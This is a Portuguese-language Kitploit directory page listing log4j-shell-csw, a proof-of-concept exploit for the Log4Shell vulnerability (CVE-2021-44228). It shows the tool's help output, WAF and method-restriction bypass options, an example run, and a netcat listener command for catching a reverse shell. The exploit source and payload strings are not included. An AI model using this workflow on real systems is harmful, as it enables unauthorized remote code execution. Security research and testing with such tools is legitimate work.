Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
log4j-shell-csw — Um Exploit de Prova de Conceito para a vulnerabilidade CVE-2021-44228. | Kitploit

Ferramentas/GitHubGitHub/cybersecurityworks553/log4j-shell-csw
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebBypass de WAFComando e Controle
GitHubcybersecurityworks553/log4j-shell-csw

log4j-shell-csw

Um Exploit de Prova de Conceito para a vulnerabilidade CVE-2021-44228.

Ver Repositório
8233há 4 anosAinda não revisado
Compartilhar

Exploit Simples para Log4j

Um Exploit de Prova de Conceito para a vulnerabilidade CVE-2021-44228.

O Log4j, usado para registrar informações de segurança e desempenho, impacta mais de 3 bilhões de dispositivos que usam Java em uma variedade de serviços de consumo e empresariais, sites e aplicativos, bem como dispositivos médicos e sistemas de suporte.
Nota: Este não é um exploit "aponte e clique". O payload de gatilho inicial será gerado, mas injetá-lo no lugar apropriado (ou seja, cabeçalho HTTP/chat/etc.) caberá ao usuário.

Pré-requisitos

  • python3
  • pip install -r requirements.txt
  • Instale o jdk1.8.0_20 e adicione a pasta bin à variável de ambiente
usage: python CVE-2021-44228-exploit.py --help 
[!] CVE: CVE-2021-44228
[!] This is simple Log4j exploit to get reverse shell
[!] Reference: https://akashpatil.me/log4j-guide-book.html

usage: CVE-2021-44228-exploit.py [-h] [--userip userip] [--webport webport] [--lport lport] [-b bypass]

log4shell Reverse shell exploit

optional arguments:
  -h, --help            show this help message and exit
  --userip userip       Enter IP for LDAPRefServer & Shell
  --webport webport     listener port for HTTP port
  --lport lport         Netcat Port
  -b bypass, --bypass bypass
                        Type of bypass payload. None/WAF/Methods/Cloudflare. Methods - "ldap", "jndi", or the
                        ${lower:x} method restriction bypass
Exemplo:
  1. Execute o script para Linux OS com payload de bypass de método
python poc-csw.py --userip private-ip --webport 8888 --lport 9001 -b methods


2) execute o netcat na porta 9001 em sua máquina local

nc -lvnp 9001
  1. Copie o payload 'Try me' para contornar a restrição de métodos e use-o como variável de entrada para obter shell no netcat
    Nota: Se nenhum bypass for escolhido, use o payload 'Send me'

Referência

  • https://akashpatil.me/log4j-guide-book.html
  • https://github.com/kozmer/log4j-shell-poc
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →